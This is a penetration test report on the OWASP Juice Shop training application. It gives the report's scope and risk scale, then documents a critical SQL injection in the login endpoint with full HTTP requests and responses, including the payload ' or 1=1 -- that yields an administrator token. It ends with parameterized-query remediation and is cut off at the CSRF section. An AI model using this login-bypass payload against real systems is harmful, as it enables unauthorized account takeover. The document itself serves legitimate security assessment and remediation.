# Penetration Test Report

# Juice Shop

INTEGRA

| | |
|---|---|
| Client: | **OWASP Juice Shop** |
| Order no.: | <order number> |
| Supplier: | Integra Czech Republic, s.r.o.<br>U Sluncové 666/12a<br>Praha 8, 186 00 |
| Author: | Elena Selkina |
| Date: | <date> |

| Version | Status | Date | Author |
|---|---|---|---|
| 1.1 | Initial Draft | <date> | <tester1> |
| 1.2 | Final | <date> | <tester2> |
| 1.3 | Review | <date> | <tester3> |

# Content

# 1. Disclaimer

Information in this document is confidential and protected against disclosure to third parties without the agreement of the author of this report. If the reader of the document is not its intended recipient or the recipient's employee, we hereby notify you that any distribution or copying of this document is strictly prohibited.

Penetration tests are described as simulations of real hacker attacks. Compared to a genuine hacker attack, there are differences in the limitations of penetration testing, primarily concerning time and available resources. In real life scenario, a hacker can plan an attack for months and execute it over an extended period. Despite that, penetration tester has limited time and resources to explore and attack the tested systems.

# 2. Executive summary

## 2.1. Description of Vulnerabilities

Integra performed a penetration testing assessment on the Juice Shop web application, delivering traditional e-commerce services.

Given the specificity of the target web (e-shop), our attention was specifically devoted to ensuring the security of payment processing and user authentication and authorization.

We would value the overall security of the web application as **Not satisfying.**

During the assessment period, a SQL injection vulnerability was identified in the login functionality, which is considered to be a **Critical** vulnerability. Exploiting it grants malicious user access to full administrator functionality, posing a significant risk to the web application integrity. The attacker could perform a wide range of malicious activities, including but not limited to data theft and data manipulation, account takeover, and more.

We also discovered a Cross-Side Request Forgery (CSRF) vulnerability rated as **High** severity. This vulnerability poses a significant threat to the application's security as it could allow attackers to forge malicious requests on behalf of authenticated users without their knowledge or consent. Such exploitation could lead to unauthorized actions being performed, compromising clients data.

Another noteworthy finding pertains to a Reflected Cross-Site Scripting (XSS) vulnerability, which has been assigned a **Medium** severity rating. The vulnerability emerges when the application incorporates data from an HTTP request into the immediate response without proper safety measures. This flaw can lead to malicious script execution, and if an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

We also identified several low-severity issues that do not pose an immediate risk to the application. However, it is recommended to address them as well to enhance the overall security posture of the application.

We strongly recommend addressing all identified issues of medium risk and above before deploying the web application in the production environment.


Throughout the assessment, we encountered no technical or management obstacles that could adversely impact the tested scope or the overall quality of the evaluation.

## 2.2. Summary List of Vulnerabilities

| Vulnerability | Risk Rating | Risk Label | Remediation Complexity |
|---|---|---|---|
| SQL Injection | 9.4 | Critical | Medium |
| Cross-Site Request Forgery (CSRF) | 8.1 | High | Medium |
| Reflected Cross-Site Scripting (XSS) Injection | 5.3 | Medium | Low |
| Vulnerable JavaScript dependency | 3.7 | Low | Low |
| Absence of Secure and HttpOnly Attributes for Session Cookies | 2.0 | Low | Low |


### 2.2.1. Vulnerability Count by Risk Rating

| Risk label | Vulnerability Count | Percentage |
|---|---|---|
| **Critical** | 1 | 20 % |
| **High** | 1 | 20 % |
| **Medium** | 1 | 20 % |
| **Low** | 2 | 40 % |



### 2.2.2. Vulnerability Count by OWASP Category

| OWASP Category | Vulnerability Count |
|---|---|
| Information Gathering | 0 |
| Configuration and Deployment Management Testing | 1 |
| Identity Management Testing | 0 |
| Authentication Testing | 0 |
| Authorization Testing | 0 |
| Session Management Testing | 2 |
| Input Validation Testing | 2 |
| Testing for Error Handling | 0 |
| Testing for weak Cryptography | 0 |
| Business Logic Testing | 0 |
| Client-Side Testing | 0 |



# 3. Classification of Vulnerabilities

## 3.1. Risk Rating

The following table explains the degrees of risk used to evaluate found vulnerabilities. The risk evaluation is based on the Common Vulnerability Scoring System v3.1 (CVSS 3.1). You can find the full specification here: https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf.

## 3.2. Graph Score

Each rating has its own graphical representation, showing CVSS score described below.









*Table 1 - CVSS 3.0 Risk Rating*

| CVSS score | Risk label | Risk Description |
|---|---|---|
| **9,0 – 10,0**  | Critical | The risk evaluates vulnerabilities that lead to the code execution without user intervention. An attacker gains full control of the system or application. This represents a profoundly serious risk that should be minimized or eliminated as soon as possible. Running of the system or application with this risk is not recommended. |
| **7,0 – 8,9**  | High | The risk evaluates vulnerabilities that leads to system compromise, data leakage or modification, or loss of availability. It is recommended to mitigate or resolve this vulnerability as soon as possible. |
| **4,0 – 6,9**  | Medium | The risk is associated with vulnerabilities that expose the system only under specific conditions or in conjunction with other vulnerabilities. For example, exploitation may require authentication, or the system is vulnerable only under certain states of the system/application. It is recommended to mitigate or resolve this vulnerability. |
| **0,1 – 3,9**  | Low | The risk does not lead directly to system compromise or data leakage but facilitates execution of other types of attacks. For instance, the system/application may reveal information about running version of software, configuration, or system architecture. With that knowledge, an attacker can save time when preparing an attack. It is a best practice to resolve these issues. |

| CVSS score | Risk label | Risk Description |
|---|---|---|
| **0,0**<br><br> | None | This category contains publicly available information about the target system/application that can assist attackers in gaining basic information about the target system. For example, open ports, DNS records, IP addresses, information obtained through searches on Google, company websites, etc. It is not possible to conceal this type of information, but measures can be taken to minimize its availability. |

### 3.3. Classification of Vulnerability Remediation

Each vulnerability is also classified based on the complexity of remediation. When it is not possible to fully remediate a vulnerability, the classification determines the complexity of implementing mitigation measures.

*Table 2 - Classification of Vulnerability Remediation*

| Complexity Level | Complexity Label | Complexity of Remediation |
|---|---|---|
| **3**<br>L M H | High | For remediation of this type of vulnerability, it is necessary to make extensive changes to the source code of application or complex changes in its implementation.  It may be necessary to deploy new infrastructure components or make its extensive modifications. |
| **2**<br>L M | Medium | Remediation of this type of vulnerability requires to make changes to the code source of the application, or extensive modification of the infrastructure. |
| **1**<br>L | Low | Remediation of this type of vulnerability assumes changes in the application/infrastructure configuration. |

# 4. Scope of Testing

The scope of testing included:

- OWASP Juice Shop web application testing
  - URL: juiceshop.com
  - Test type: Black-box
  - No testing account s were provided

Tests have been executed between <date1> and <date2>.

## Web Application Test / API

Web Application Testing primarily focuses on verifying the potential of data leakage, misuse, or theft of user identity, as well as escalating user permissions and unauthorized access and data manipulation.

The testing process adheres to the OWASP Testing Guide methodology (refer to https://www.owasp.org).

*Information Gathering*

- Involves collecting data from publicly available sources that an attacker could exploit. For example, information accessible through Google, details provided by the server in its response headers, information from the DNS system, etc.

*Configuration and Deploy Management Testing*

- Focusses on testing the infrastructure on which the application runs, the platform it is built upon, supported communication methods for the server, examining how files are managed by server, checking for old backups, unprotected configuration files, administration interfaces, etc.

*Identity Management Testing*

- Encompasses the testing of user account protection, password policies, account locking, the user registration process, account existence, and more.

*Authentication Testing*

- Involves verifying the secure transmission of usernames and passwords, checking for the existence of default login account s, and testing the features associated with the password recall and forgotten password reset.

*Authorization Testing*

- Focuses on checking permission levels, directory browsing, access control for files and entities requiring higher permission levels.

*Session Management Testing*

- Ensures the security of session handling, evaluates cookie attributes, tests resistance against CSRF attacks, and checks for automatic logout, among other considerations.

*Data Validation Testing*

- Encompasses the application's vulnerability to Cross-site Scripting attacks and various types of injection (SQL, LDAP, ORM, XML, SSI, XPATH, SMTP / IMAP, CMD ...), as well as HTTP Splitting, and more.

*Error Handling*

- Detects how the system or application behaves in the event of an unexpected error, or bad inputs, determines whether this information can be used to obtain additional system information or to direct an attack.

*Cryptography*

- Includes testing the protocols used for secure connections, evaluating their configurations, and assessing whether they meet current security criteria.

*Business Logic Testing*

- Involves verifying of the application logic, organizing the individual steps in the application, looking for ways to get around and breaking it and whether the malicious code can be uploaded to application.

*API-specific Testing*

- Includes testing the security of the APIs used in the application. This involves documentation discovery, endpoint identification and fuzzing, parameter tampering, Content-Type manipulation, and more.


## Methods of Testing

Penetration tests are a combination of manual and automated testing regarding the nature of tested systems and applications. If tests are performed in a production environment, the degree of automated testing and interventions is minimized.

# 5. Penetration Testing Results

## Found Vulnerabilities – Web Application Test - Technical Details


### 5.1. SQL Injection

| | |
|---|---|
| **Risk Rating** | **9.4 (Critical)** |
| **Graph score** |  |
| **Vector String** | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L |
| **Calculator Link** | https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L |
| **Remediation Complexity** | Medium **L** **M** |
| **Location** | http://juiceshop.com/#/login |
| **OWASP Category** | Testing for SQL Injection |
| **OWASP Reference** | https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection |

### Finding - Vulnerability Description

A critical SQL injection vulnerability was uncovered, ultimately providing unauthorized access to the administrator account. SQL injection is a prevalent and potentially devastating attack vector that targets the integrity of database-driven web applications. It arises from inadequate input validation and improper handling of user-supplied data within web applications. Failing to use parameterized queries or prepared statements allows user inputs to be treated as executable SQL code, leading to the potential injection of malicious commands.

The vulnerability occurred in the login request, where manipulating the `email` parameter with “`'`” (apostrophe) sign, resulted in an SQL syntax error, indicative of a direct alteration in the request structure.



```
POST /rest/user/login HTTP/1.1
Host: juiceshop.com:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 47
Origin: http://juiceshop.com:3000
DNT: 1
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss

{"email":"test'","password":"test"}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 05 Feb 2024 15:43:44 GMT
Connection: close
Content-Length: 1176

{
  "error": {
    "message":
"SQLITE_ERROR: unrecognized token: \"098f6bcd4621d37
3cade4e832627b4f6\"",
    "stack":
"Error\n    at Database.<anonymous> (/juice-shop/nod
e_modules/sequelize/lib/dialects/sqlite/query.js:185
:27)\n    at /juice-shop/node_modules/sequelize/lib/
dialects/sqlite/query.js:183:50\n    at new Promise
(<anonymous>)\n    at Query.run (/juice-shop/node_mo
dules/sequelize/lib/dialects/sqlite/query.js:183:12)
\n    at /juice-shop/node_modules/sequelize/lib/sequ
elize.js:315:28\n    at process.processTicksAndRejec
tions (node:internal/process/task_queues:95:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = 'test'' AND passw
ord = '098f6bcd4621d373cade4e832627b4f6' AND deleted
At IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql":
"SELECT * FROM Users WHERE email = 'test'' AND passw
```

Request:

```
POST /rest/user/login HTTP/1.1
Host: juiceshop.com:3000
---SNIP---
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 47
Origin: http://juiceshop.com:3000
DNT: 1
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss

{"email":"test`","password":"test"}
```


Response:

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 05 Feb 2024 15:43:44 GMT
Connection: close
Content-Length: 1214

{
  "error": {
    "message": "SQLITE_ERROR: near \"098f6bcd4621d373cade4e832627b4f6\": 
syntax error",
    "stack": "Error\n    at Database.<anonymous> (/juice-
shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at 
/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    
at new Promise (<anonymous>)\n    at Query.run (/juice-
shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at 
/juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at 
process.processTicksAndRejections 
(node:internal/process/task_queues:95:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = 'test'' AND password = 
'098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = 'test'' AND password = 
'098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
    },
    "sql": "SELECT * FROM Users WHERE email = 'test'' AND password = 
'098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL",
    "parameters": {}
  }
}
```

Through experimentation with various payloads, we successfully identified a vector that allowed us to gain unauthorized access without knowledge of a valid email or password. Surprisingly, the default account accessed using this method turned out to be the administrator's account.

Vector: `' or 1=1 --`



```
POST /rest/user/login HTTP/1.1
Host: juiceshop.com:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 41
Origin: http://juiceshop.com:3000
DNT: 1
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss

{"email":"' or 1=1 --","password":"test"}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-Oj9igEA0BDzM1iKpwxuq39rh1a0"
Vary: Accept-Encoding
Date: Mon, 05 Feb 2024 12:25:10 GMT
Connection: close

{"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOi
Redacted
sw4ZMt0meB1tFQgZ4an9kXXhIMmsGR_TJuR-7xlJNF2FZK9bPLtB
TIBXO0D4rPH5aPNUmj-PDah-I2gtTFdfobqBVSMOqP_e3rEcgkW2
Hyz6geV1d9quLcGvk","bid":1,"umail":
"admin@juice-sh.op"}}
```

Request:


```
POST /rest/user/login HTTP/1.1
Host: juiceshop.com:3000
---SNIP---
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 41
Origin: http://juiceshop.com:3000
DNT: 1
Connection: close
Referer: http://juiceshop.com:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss

{"email":"' or 1=1 --","password":"test"}
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-Oj9igEA0BDzM1iKpwxuq39rh1a0"
Vary: Accept-Encoding
Date: Mon, 05 Feb 2024 12:25:10 GMT
Connection: close

{"authentication":{"token":"eyJ0eXAiOiJK…[REDACTED]","bid":1,"umail":
"admin@juice-sh.op"}}
```



Administration

Registered Users

admin@juice-sh.op

[redacted]@juice-sh.op

[redacted]@juice-sh.op

[redacted]@gmail.com

[redacted]@juice-sh.op

*Image 1 - Successfully Gained Access to the High-Privilege /Administrator Page*

## Remediation Steps


It is crucial to note that, while only one occurrence has been detailed, the likelihood of multiple instances is considerable. We strongly advise implementing the following recommendation across the entire system, not solely focusing on the described functionality. Financially motivated malicious actors typically operate without time or resource constraints, conducting thorough assessments of the entire application scope.

1. Utilize prepared statements to ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker.
2. Implement parameterized queries as a best practice, as they require developers to define the entire SQL code upfront and subsequently pass in each parameter to the query.

```
# Vulnerable SQL query
query = "SELECT * FROM users WHERE username='" + input_username + "' AND
password='" + input_password + "';"

# Parameterized query (safe)
query = "SELECT * FROM users WHERE username=:username AND
password=:password;"
```

## 5.2. Cross-Site Request Forgery (CSRF)

